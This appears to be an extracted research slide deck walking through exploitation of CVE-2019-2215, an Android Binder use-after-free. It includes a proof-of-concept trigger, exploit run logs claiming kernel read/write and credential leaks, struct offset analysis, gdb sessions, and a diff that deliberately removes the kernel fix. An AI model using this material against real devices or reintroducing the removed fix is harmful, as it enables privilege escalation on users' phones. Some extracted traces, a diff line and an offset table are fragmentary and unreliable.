

# CVE-2019-2215: Android Binder UAF exploitation research

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... In memory of +100500 compiled,  
`rm -f` deleted vmlinux, vmlinuz ....

# Agenda

- Android binder driver
- syzkaller report
- understanding POC of Google project zero (p0)
- UAF via iovec structs
- offsetof(struct binder\_thread, wait)
- exploit walkthrough. Stage I - kernel struct \*task\_struct leak
- exploit walkthrough. Stage II - kernel task\_struct->addr\_limit overwrite
- exploit walkthrough. Stage III - arbitrary kernel RW muhahahaa 
- gdb kernel debugging on QEMU
  - do\_sys\_settimeofday64 syscall
- Demo
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# Google p0 report

- Originally found in December, 2017
- Patched in February, 2018
- Publicly disclosed in October, 3rd, 2019

- 1) Pixel 2 with Android 9 and Android 10 preview
- 2) Huawei P20
- 3) Xiaomi Redmi 5A
- 4) Xiaomi Redmi Note 5
- 5) Xiaomi A1
- 6) Oppo A3
- 7) Moto Z3
- 8) Oreo LG phones (run same kernel according to website)
- 9) Samsung S7, S8, S9





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


```
:/ $ cp /sdcard/poc2 /data/data/org.connectbot/files/.  
:/ $ cd /data/data/org.connectbot/files  
:/data/data/org.connectbot/files $ chmod +x poc2  
:/data/data/org.connectbot/files $ uname -a  
Linux localhost 4.4.177-g83bee1dc48e8 #1 SMP PREEMPT Mon Jul 22 20:  
12:03 UTC 2019 aarch64  
:/data/data/org.connectbot/files $ cat /proc/self/attr/current  
u:r:untrusted_app_27:s0:c512,c768:/data/data/org.connectbot/files $
```

```
:/data/data/org.connectbot/files $ ./poc2  
Starting POC  
CHILD: Doing EPOLL_CTL_DEL.  
CHILD: Finished EPOLL_CTL_DEL.  
writev() returns 0x2000  
PARENT: Finished calling READV  
CHILD: Finished write to FIFO.  
current_ptr == 0xffffffff83b2a4880  
CHILD: Doing EPOLL_CTL_DEL.  
CHILD: Finished EPOLL_CTL_DEL.  
recvmsg() returns 49, expected 49  
should have stable kernel R/W now  
current->mm == 0xffffffff8724464c0  
current->mm->user_ns == 0xffffffff92e06af2c8  
kernel base is 0xffffffff92de680000  
&init_task == 0xffffffff92e06a57d0  
init_task.cred == 0xffffffff92e06b0b08  
current->cred == 0xffffffff8a0433000  
:/data/data/org.connectbot/files $ uname -a  
Linux localhost 4.4.177-g83bee1dc48e8 EXPLOITED KERNEL aarch64  
:/data/data/org.connectbot/files $
```

# Exploitation

- POC
- when struct binder\_thread is freed
- when eventpoll uses UAF
- struct iovec
- offsetof( struct binder\_thread, wait )
- addr\_limit smash
- Arbitrary kernel RW



# Google p0 report

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## Issue 1942: Android: Use-After-Free in Binder driver

Reported by [maddiestone@google.com](mailto:maddiestone@google.com) on Fri, Sep 27, 2019, 6:25 AM C

Project Member

As described in the upstream commit:

"binder\_poll() passes the thread->wait waitqueue that can be slept on for work. When a thread that uses epoll explicitly exits using BINDER\_THREAD\_EXIT, the waitqueue is freed, but it is never removed from the corresponding epoll data structure. When the process subsequently exits, the epoll cleanup code tries to access the waitlist, which results in a use-after-free."

The following proof-of-concept will show the UAF crash in a kernel build

<https://lore.kernel.org/lkml/20171213000517.GB62138@gmail.com/>:

```
#include <fcntl.h>
#include <sys/epoll.h>
#include <sys/ioctl.h>
#include <unistd.h>

#define BINDER_THREAD_EXIT 0x40046208ul

int main()
{
```





# KASAN

# CONFIG\_KASAN is not set

```
; Attributes: bp-based frame

; void remove_wait_queue(wait_queue_head *wq_head, wait_queue_entry *wq_entry)
public remove_wait_queue
remove_wait_queue proc near

lock= qword ptr -10h

push     rbp
mov      rbp, rsp
push     rbx
mov      rbx, rsi
push     rax
mov      [rbp+lock], rdi
call     _raw_spin_lock_irqsave
mov      rdx, [rbx+18h]
mov      rsi, rax      ; flags
mov      rax, [rbx+20h]
mov      rdi, [rbp+lock] ; lock
mov      [rdx+8], rax
mov      [rax], rdx
mov      rax, 0DEAD00000000100h
mov      [rbx+18h], rax
add      rax, 100h
mov      [rbx+20h], rax
call     _raw_spin_unlock_irqrestore
pop      rdx
pop      rbx
pop      rbp
retn
remove_wait_queue endp
```

CONFIG\_KASAN=y

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public remove_wait_queue
remove_wait_queue proc near
push     rbp
mov      rbp, rsp
push     r15
push     r14
push     r13
push     r12
mov      r12, rdi
push     rbx
mov      rbx, rsi
call     _raw_spin_lock_irqsave
lea      rdi, [rbx+18h] ; addr
mov      r14, rax
mov      rdx, rdi
mov      eax, 37FFFFh
shr      rdx, 3
shl      rax, 2Ah
cmp      byte ptr [rdx+rax], 0
jz       short loc_FFFFFFFF8035D8BF
```

call \_\_asan\_report\_load8\_noabort

```
loc_FFFFFFFF8035D8BF: ; addr
lea      rdi, [rbx+20h]
mov      eax, 37FFFFh
mov      r15, [rbx+18h]
mov      rdx, rdi
shl      rax, 2Ah
shr      rdx, 3
cmp      byte ptr [rdx+rax], 0
jz       short loc_FFFFFFFF8035D8E2
```

call \_\_asan\_report\_load8\_noabort

# syzkaller report

BUG: KASAN: use-after-free in \_\_lock\_acquire+0x465e/0x47f0  
kernel/locking/lockdep.c:3378  
Read of size 8 at addr ffff8801cd8e13f0 by task syzkaller236979/3086

CPU: 1 PID: 3086 Comm: syzkaller236979 Not tainted 4.15.0-rc1+ #115  
Hardware name: Google Google Compute Engine/Google Compute Engine, BIOS  
Google 01/01/2011

Call Trace:

\_\_dump\_stack lib/dump\_stack.c:17 [inline]  
dump\_stack+0x194/0x257 lib/dump\_stack.c:53  
print\_address\_description+0x73/0x250 mm/kasan/report.c:252  
kasan\_report\_error mm/kasan/report.c:351 [inline]  
kasan\_report+0x25b/0x340 mm/kasan/report.c:409  
~~asan\_report\_load8\_noabort+0x14/0x20 mm/kasan/report.c:430~~  
~~\_\_lock\_acquire+0x465e/0x47f0 kernel/locking/lockdep.c:3378~~  
lock\_acquire+0x1d5/0x580 kernel/locking/lockdep.c:4004  
\_\_raw\_spin\_lock\_irqsave include/linux/spinlock\_api\_smp.h:110 [inline]  
\_raw\_spin\_lock\_irqsave+0x96/0xc0 kernel/locking/spinlock.c:159  
remove\_wait\_queue+0x81/0x350 kernel/sched/wait.c:50  
ep\_remove\_wait\_queue fs/eventpoll.c:595 [inline]  
ep\_unregister\_pollwait.isra.7+0x18c/0x590 fs/eventpoll.c:613  
ep\_free+0x13f/0x320 fs/eventpoll.c:830  
ep\_eventpoll\_release+0x44/0x60 fs/eventpoll.c:862  
~~\_\_fput+0x333/0x7f0 fs/file\_table.c:210~~  
~~\_fput+0x15/0x20 fs/file\_table.c:244~~  
task\_work\_run+0x199/0x270 kernel/task\_work.c:113  
exit\_task\_work include/linux/task\_work.h:22 [inline]  
do\_exit+0x9bb/0x1ae0 kernel/exit.c:865  
do\_group\_exit+0x149/0x400 kernel/exit.c:968  
SYSC\_exit\_group kernel/exit.c:979 [inline]  
SyS\_exit\_group+0x1d/0x20 kernel/exit.c:977  
do\_syscall\_32\_irqs\_on arch/x86/entry/common.c:327 [inline]  
do\_fast\_syscall\_32+0x3ee/0xf9d arch/x86/entry/common.c:389  
entry\_SYSENTER\_compat+0x51/0x60 arch/x86/entry/entry\_64\_compat.S:125

set\_track mm/kasan/kasan.c:459 [inline]  
0 mm/kasan/kasan.c:551  
+0x136/0x750 mm/slab.c:3613  
.h:499 [inline]  
kzalloc include/linux/slab.h:688 [inline]  
binder\_get\_thread+0x1cf/0x870 drivers/android/binder.c:4184  
binder\_poll+0x8c/0x390 drivers/android/binder.c:4286  
ep\_item\_poll.isra.10+0xec/0x320 fs/eventpoll.c:884  
ep\_insert+0x6a3/0x1b10 fs/eventpoll.c:1455  
SYSC\_epoll\_ctl fs/eventpoll.c:2106 [inline]  
SyS\_epoll\_ctl+0x12e4/0x1ab0 fs/eventpoll.c:1992  
do\_syscall\_32\_irqs\_on arch/x86/entry/common.c:327 [inline]  
do\_fast\_syscall\_32+0x3ee/0xf9d arch/x86/entry/common.c:389  
entry\_SYSENTER\_compat+0x51/0x60 arch/x86/entry/entry\_64\_compat.S:125

Freed by task 3086:

save\_stack+0x43/0xd0 mm/kasan/kasan.c:447  
set\_track mm/kasan/kasan.c:459 [inline]  
kasan\_slab\_free+0x71/0xc0 mm/kasan/kasan.c:524  
~~cache\_free mm/slab.c:3491 [inline]~~  
kfree+0xca/0x250 mm/slab.c:3806  
binder\_free\_thread drivers/android/binder.c:4211 [inline]  
binder\_thread\_dec\_tmpref+0x27f/0x310 drivers/android/binder.c:1808  
binder\_thread\_release+0x27d/0x540 drivers/android/binder.c:4275  
binder\_ioctl+0xc05/0x141a drivers/android/binder.c:4492  
C SYSC\_ioctl fs/compat\_ioctl.c:1473 [inline]  
compat\_SyS\_ioctl+0x151/0x2a30 fs/compat\_ioctl.c:1419  
do\_syscall\_32\_irqs\_on arch/x86/entry/common.c:327 [inline]  
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The buggy address belongs to the object at ffff8801cd8e1340  
which belongs to the cache kmalloc-512 of size 512

The buggy address is located 176 bytes inside of  
512-byte region [ffff8801cd8e1340, ffff8801cd8e1540)

The buggy address belongs to the page:

page:000000005245354e count:1 mapcount:0 mapping:000000001b93048b

# POC

```
1  #include <fcntl.h>
2  #include <sys/epoll.h>
3  #include <sys/ioctl.h>
4  #include <unistd.h>
5
6  #define BINDER_THREAD_EXIT 0x40046208ul
7
8  int main()
9  {
10     int fd, epfd;
11     struct epoll_event event = { .events = EPOLLIN };
12
13     fd = open("/dev/binder", O_RDONLY);
14     epfd = epoll_create(1000);
15     epoll_ctl(epfd, EPOLL_CTL_ADD, fd, &event);
16     ioctl(fd, BINDER_THREAD_EXIT, NULL);
17 }
```

# drivers/android/binder.c -> **BINDER\_THREAD\_EXIT**

```
1  static long binder_ioctl(struct file *filp, unsigned int cmd, unsigned long arg)
2  {
3      int ret;
4      struct binder_proc *proc = filp->private_data;
5      struct binder_thread *thread;
6      ...
7      switch (cmd) {
8      ...
9      case BINDER_SET_CONTEXT_MGR:
10         ret = binder_ioctl_set_ctx_mgr(filp);
11         if (ret)
12             goto err;
13         break;
14     case BINDER_THREAD_EXIT:
15         binder_debug(BINDER_DEBUG_THREADS, "%d:%d exit\n",
16                     proc->pid, thread->pid);
17         binder_thread_release(proc, thread);
18         thread = NULL;
19         break;
20     ...
```



# drivers/android/binder.c -> binder\_thread\_release()

```
1 static int binder_thread_release(struct binder_proc *proc,
2                                 struct binder_thread *thread)
3 {
4     struct binder_transaction *t;
5     struct binder_transaction *send_reply = NULL;
6     int active_transactions = 0;
7     struct binder_transaction *last_t = NULL;
8     ...
9
10    while (t) {
11        last_t = t;
12        active_transactions++;
13        binder_debug(BINDER_DEBUG_DEAD_TRANSACTION,
14                    "release %d:%d transaction %d %s, still active\n",
15                    proc->pid, thread->pid,
16                    t->debug_id,
17                    (t->to_thread == thread) ? "in" : "out");
18        ...
19    }
20    binder_inner_proc_unlock(thread->proc);
21
22    if (send_reply)
23        binder_send_failed_reply(send_reply, BR_DEAD_REPLY);
24    binder_release_work(proc, &thread->todo);
25    binder_thread_dec_tmpref(thread);
26    return active_transactions;
27 }
```

16/source/drivers/android/binder.c#L1869

s / android / binder.c

```
*
* A thread needs to be kept alive while being used to create or
* handle a transaction. binder_get_txn_from() is used to safely
* extract t->from from a binder_transaction and keep the thread
* indicated by t->from from being freed. When done with that
* binder_thread, this function is called to decrement the
* tmp_ref and free if appropriate (thread has been released
* and no transaction being processed by the driver)
*/
static void binder_thread_dec_tmpref(struct binder_thread *thread)
{
    /*
     * atomic is used to protect the counter value while
     * it cannot reach zero or thread->is_dead is false
     */
    binder_inner_proc_lock(thread->proc);
    atomic_dec(&thread->tmp_ref);
    if (thread->is_dead && !atomic_read(&thread->tmp_ref)) {
        binder_inner_proc_unlock(thread->proc);
        binder_free_thread(thread);
        return;
    }
    binder_inner_proc_unlock(thread->proc);
}
```

```

struct wait_queue_head {
    spinlock_t      lock;
    struct list_head head;
};

```

```

typedef struct wait_queue_head wait_queue_head_t;

```

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```

struct list_head {
    struct list_head *next, *prev;
};

```

```

static void ep_unregister_pollwait(struct eventpoll *ep, struct epitem *epi)
{

```

```

    struct list_head *lsthead = &epi->pwqlist;
    struct eppoll_entry *pwq;

```

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```

    while (!list_empty(lsthead)) {
        pwq = list_first_entry(lsthead, struct eppoll_entry, llink);

        list_del(&pwq->llink);
        ep_remove_wait_queue(pwq);
        kmem_cache_free(pwq_cache, pwq);
    }

```

```

static void ep_remove_wait_queue(struct eppoll_entry *pwq)
{

```

```

    wait_queue_head_t *whead;

```

```

    rcu_read_lock();

```

```

    /*
     * If it is cleared by POLLFREE, it should be rcu-safe.
     * If we read NULL we need a barrier paired with
     * smp_store_release() in ep_poll_callback(), otherwise
     * we rely on whead->lock.
     */

```

```

    whead = smp_load_acquire(&pwq->whead);

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    if (whead)

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        remove_wait_queue(whead, &pwq->wait);


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```

    rcu_read_unlock();

```

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    struct binder_transaction *last_t = NULL;

    ...

    while (t) {
        last_t = t;
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        binder_debug(BINDER_DEBUG_DEAD_TRANSACTION,
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        ...
    }

    binder_inner_proc_unlock(thread->proc);

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                     t->debug_id,
                     (t->to_thread == thread) ? "in" : "out");

        ...
    }

    /*
     * If this thread used poll, make sure we remove the waitqueue
     * from any epoll data structures holding it with POLLFREE.
     * waitqueue_active() is safe to use here because we're holding
     * the inner lock.
     */
    if ((thread->looper & BINDER_LOOPER_STATE_POLL) &&
        waitqueue_active(&thread->wait)) {
        wake_up_poll(&thread->wait, EPOLLHUP | POLLFREE);
    }

    binder_inner_proc_unlock(thread->proc);

    /*
     * This is needed to avoid races between wake_up_poll() above and
     * and ep_remove_waitqueue() called for other reasons (eg the epoll file
     * descriptor being closed); ep_remove_waitqueue() holds an RCU read
     * lock, so we can be sure it's done after calling synchronize_rcu().
     */
    if (thread->looper & BINDER_LOOPER_STATE_POLL)
        synchronize_rcu();

    if (send_reply)
        binder_send_failed_reply(send_reply, BR_DEAD_REPLY);
    binder_release_work(proc, &thread->todo);
    binder_thread_dec_tmpref(thread);
    return active_transactions;
}
```

# Exploitation

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## struct iovec

```
struct iovec
{
    void __user *iov_base;
    __kernel_size_t iov_len;
};
```

## offsetof(struct binder\_thread, wait)

```
struct binder_thread {
    struct binder_proc *    proc; /* 0 8 */
    struct rb_node          rb_node __attribute__((__aligned__(8))); /* 8 24 */
    struct list_head        waiting_thread_node; /* 32 16 */
    int                     pid; /* 48 4 */
    int                     looper; /* 52 4 */
    bool                    looper_need_return; /* 56 1 */

    /* XXX 7 bytes hole, try to pack */

    /* --- cacheline 1 boundary (64 bytes) --- */
    struct binder_transaction * transaction_stack; /* 64 8 */
    struct list_head        todo; /* 72 16 */
    bool                    process_todo; /* 88 1 */

    /* XXX 7 bytes hole, try to pack */

    struct binder_error return_error; /* 96 32 */

    /* XXX last struct has 4 bytes of padding */

    /* --- cacheline 2 boundary (128 bytes) --- */
    struct binder_error reply_error; /* 128 32 */

    /* XXX last struct has 4 bytes of padding */

    wait_queue_head_t        wait; /* 160 24 */
    struct binder_stats stats; /* 184 204 */
    /* --- cacheline 6 boundary (384 bytes) was 4 bytes ago --- */
    atomic_t                 tmp_ref; /* 388 4 */
    bool                     is_dead; /* 392 1 */

    /* XXX 7 bytes hole, try to pack */

    struct task_struct *      task; /* 400 8 */

    /* size: 408, cachelines: 7, members: 16 */
    /* sum members: 387, holes: 3, sum holes: 21 */
    /* paddings: 2, sum paddings: 8 */
    /* forced alignments: 1 */
    /* last cacheline: 24 bytes */
}
```

\$ make drivers/android/binder.o

\$ pahole drivers/android/binder.o

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```

```

struct binder_thread {
    struct iovec {
        void __user *iov_base = 0x0; /* 0 8 */
        __kernel_size_t iov_len = 0x0; /* 32 16 */
    }; /* 48 4 */
    struct iovec {
        void __user *iov_base = 0x0; /* 52 4 */
        __kernel_size_t iov_len = 0x0; /* 56 1 */
    }; /* 64 8 */
    struct binder_transaction * transaction_stack; /* 72 16 */
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        void __user *iov_base = 0x0; /* 88 1 */
        __kernel_size_t iov_len = 0x0; /* 96 32 */
    }; /* 104 4 */
    struct binder_error return_error; /* 128 32 */
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```

```

1  /// 4.14
2
3  struct binder_thread {
4      struct binder_proc *proc;           //      0x00
5      struct rb_node rb_node;             // +8 = 0x08
6      struct list_head waiting_thread_node; // +18 = 0x20
7      int pid;                             // +10 = 0x30
8      int looper;                          // +4 = 0x34
9      bool looper_need_return;             // +4 = 0x38
10     struct binder_transaction *transaction_stack; // +2 = 0x3A
11     struct list_head todo;                // +8 = 0x42
12     struct binder_error return_error;      // +10 = 0x52
13     struct binder_error reply_error;       // +18 = 0x6A // 80
14     wait_queue_head_t wait;                // +18 = 0x82 -> 24
15     struct binder_stats stats;             // +14 = 0x96 // b8
16     atomic_t tmp_ref;                     // +10 = 0xA6
17     bool is_dead;                         // +4 = 0xAA
18     struct task_struct *task;
19 };|
20
21 ///////////////
22
23 struct rb_node { // 0x08 + 0x08 + 0x08 = 0x18
24     unsigned long __rb_parent_color;
25     struct rb_node *rb_right;
26     struct rb_node *rb_left;
27 } __attribute__((aligned(sizeof(long))));
28
29 struct list_head { // 0x08 + 0x08 = 0x10
30     struct list_head *next, *prev;
31 };
32
33 struct binder_error { // 0x10 + 0x08 = 0x18
34     struct binder_work work;
35     uint32_t cmd;
36 };

```

```

diff --git a/drivers/android/binder.c b/drivers/android/binder.c
index 39f588bf7f5f..2bb8a6eab4a3 100644
--- a/drivers/android/binder.c
+++ b/drivers/android/binder.c
@@ -4634,10 +4634,15 @@ static int binder_thread_release(struct binder_proc *proc,
    * waitqueue_active() is safe to use here because we're holding
    * the inner lock.
    */
-   if ((thread->looper & BINDER_LOOPER_STATE_POLL) &&
-       waitqueue_active(&thread->wait)) {
-       wake_up_poll(&thread->wait, POLLHUP | POLLFREE);
-   }
+   //if ((thread->looper & BINDER_LOOPER_STATE_POLL) &&
+   //    waitqueue_active(&thread->wait)) {
+   //    wake_up_poll(&thread->wait, POLLHUP | POLLFREE);
+   //}
+   XXXXXXXXXX
#include <stddef.h>
+
+   printk(KERN_INFO "NOVITOLL: sizeof(struct binder_thread): %08x\n", sizeof(struct binder_thread));
+   printk(KERN_INFO "NOVITOLL: offsetof(struct binder_thread, wait): %08x\n", offsetof(struct binder_thread, wait));

    binder_inner_proc_unlock(thread->proc);

@@ -4647,8 +4652,8 @@ static int binder_thread_release(struct binder_proc *proc,
    * descriptor being closed); ep_remove_waitqueue() holds an RCU read
    * lock, so we can be sure it's done after calling synchronize_rcu().
    */
-   if (thread->looper & BINDER_LOOPER_STATE_POLL)
-       synchronize_rcu();
+   //if (thread->looper & BINDER_LOOPER_STATE_POLL)
+   //    synchronize_rcu();

    if (send_reply)
        binder_send_failed_reply(send_reply, BR_DEAD_REPLY);
~

```

# Exploitation

- ~~— POG~~
- ~~— when struct binder\_thread is freed~~
- ~~— when eventpoll uses UAF~~
- ~~— struct iovec~~
- ~~— offsetof( struct binder\_thread, wait )~~
- addr\_limit smash
- Arbitrary kernel RW

# exploit walkthrough



Command Prompt - adb shell

```
x86_64:/data/local/tmp # chmod +x exploit
x86_64:/data/local/tmp # ./exploit
Exploit started...
fd: 3...
Triggering...
./exploit: writev() returns 0x1000, expected 0x2000

1|x86_64:/data/local/tmp # exit

C:\Program Files (x86)\Android\android-sdk\platform-tools>adb push "D:\Development\Android\Exploits\exploit" /data/local/tmp/exploit
4026 KB/s (12368 bytes in 0.003s)

C:\Program Files (x86)\Android\android-sdk\platform-tools>adb connect 192.168.146.135
already connected to 192.168.146.135:5555

C:\Program Files (x86)\Android\android-sdk\platform-tools>adb shell
x86_64:/ # cd /data/local/tmp
x86_64:/data/local/tmp # chmod +x exploit
x86_64:/data/local/tmp # ./exploit
Exploit started... ???
fd: 3...
Triggering...
BINDER_THREAD_EXIT (FREE)!
WRITEV!
EPOLL_CTL_DEL (UAF)!
READ FIRST PAGE!
./exploit: writev() returns 0x1000, expected 0x2000

1|x86_64:/data/local/tmp # _
```

## NEW MESSAGES



**Specter** Today at 6:31 AM

Question: Has anyone ever succeeded to exploit this on VM?

I kinda just switched to using the pixel 2 for the rest of my look at it, the offset looks fine when you look at the disassembly but yea, the writev() will fail to write that second page and I didn't completely understand why

my guess was some architectural difference between arm64 and x64 that messed with the memory layout in some way



**gdb kernel debugging** on QEMU

```

EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0xffffffff803d41c2 <ep_unregister_pollwait+86>: test    rdi,rdi
0xffffffff803d41c5 <ep_unregister_pollwait+89>: je      0xffffffff803d41d1 <ep_unregister_pollwait+101>
0xffffffff803d41c7 <ep_unregister_pollwait+91>: lea     rsi,[r12+0x18]
=> 0xffffffff803d41cc <ep_unregister_pollwait+96>: call    0xffffffff8029d8e6 <remove_wait_queue>
0xffffffff803d41d1 <ep_unregister_pollwait+101>: call    0xffffffff802b7716 <rcu_read_unlock>
0xffffffff803d41d6 <ep_unregister_pollwait+106>: mov     rdi,QWORD PTR [rip+0xf439bb] # 0xffffffff81317b98 <pwq_cache>
0xffffffff803d41dd <ep_unregister_pollwait+113>: mov     rsi,r12
0xffffffff803d41e0 <ep_unregister_pollwait+116>: call    0xffffffff803839d7 <kmem_cache_free>

Gussed arguments:
arg[0]: 0xffff888097b068a0 --> 0x100000000
arg[1]: 0xffff888080962ad50 --> 0x0
[-----stack-----]
0000| 0xffffc900015a3e28 --> 0xffff88810f75b6c0 --> 0x0
0008| 0xffffc900015a3e30 --> 0xffff88807be9ae00 --> 0x1
0016| 0xffffc900015a3e38 --> 0xffff888087de4200 --> 0x0
0024| 0xffffc900015a3e40 --> 0xffff88807be9ae00 --> 0x1
0032| 0xffffc900015a3e48 --> 0xffffc900015a3e70 --> 0xffffc900015a3f30 --> 0xffffc900015a3f48 --> 0x0
0040| 0xffffc900015a3e50 --> 0xffffffff803d4dd9 --> 0xe8ef894c30c58349
0048| 0xffffc900015a3e58 --> 0x0
0056| 0xffffc900015a3e60 --> 0xffff88810f75b6c0 --> 0x0
[-----]
Legend: code, data, rodata, value

```

```

Thread 6 hit Breakpoint 10, 0xffffffff803d41cc in ep_remove_wait_queue (pwq=<optimized out>)
at fs/eventpoll.c:612
612      printk("NOVITOLL: whead->next: %p, whead->prev: %p\n", whead->head.next, whead->head.
gdb-peda$ del 10
gdb-peda$ x/50wx $rdi
0xffff888097b068a0: 0x00000000 0x00000001 0x00001000 0x00000000
0xffff888097b068b0: 0xbeefeed 0x00000000 0x00001000 0x00000000
0xffff888097b068c0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff888097b068d0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff888097b068e0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff888097b068f0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff888097b06900: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff888097b06910: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff888097b06920: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff888097b06930: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff888097b06940: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff888097b06950: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff888097b06960: 0x00000000 0x00000000 0x00000000 0x00000000

```

```

gdb-peda$ watch *(unsigned long *)0xffff888097b068b0
Hardware watchpoint 11: *(unsigned long *)0xffff888097b068b0

```

```

gdb-peda$ info b
Num      Type              Disp Enb Address            What
11       hw watchpoint         keep y              *(unsigned long *)0xffff888097b068b0

```

```

R15: 0x2
EFLAGS: 0x46 (carry PARITY adjust ZERO sign trap interrupt direction overflow)
[-----code-----]
0xffffffff8029d8ff <remove_wait_queue+25>: mov     rax,QWORD PTR [rbx+0x20]
0xffffffff8029d903 <remove_wait_queue+29>: mov     rdi,QWORD PTR [rbp-0x10]
0xffffffff8029d907 <remove_wait_queue+33>: mov     QWORD PTR [rdx+0x8],rax
0xffffffff8029d90b <remove_wait_queue+37>: mov     QWORD PTR [rax],rdx
0xffffffff8029d90e <remove_wait_queue+40>: movabs  rax,0xdead00000000100
0xffffffff8029d918 <remove_wait_queue+50>: mov     QWORD PTR [rbx+0x18],rax
0xffffffff8029d91c <remove_wait_queue+54>: add     rax,0x100
0xffffffff8029d922 <remove_wait_queue+60>: mov     QWORD PTR [rbx+0x20],rax
[-----stack-----]
0000| 0xffffc900015a3e08 --> 0xffff888097b068a0 --> 0x100000001
0008| 0xffffc900015a3e10 --> 0xffff88807be9ae00 --> 0x1
0016| 0xffffc900015a3e18 --> 0xffffc900015a3e48 --> 0xffffc900015a3e70 --> 0xffffc900015a3f00
0024| 0xffffc900015a3e20 --> 0xffffffff803d41d1 --> 0x3d8b48ffec3540e8
0032| 0xffffc900015a3e28 --> 0xffff88810f75b6c0 --> 0x0
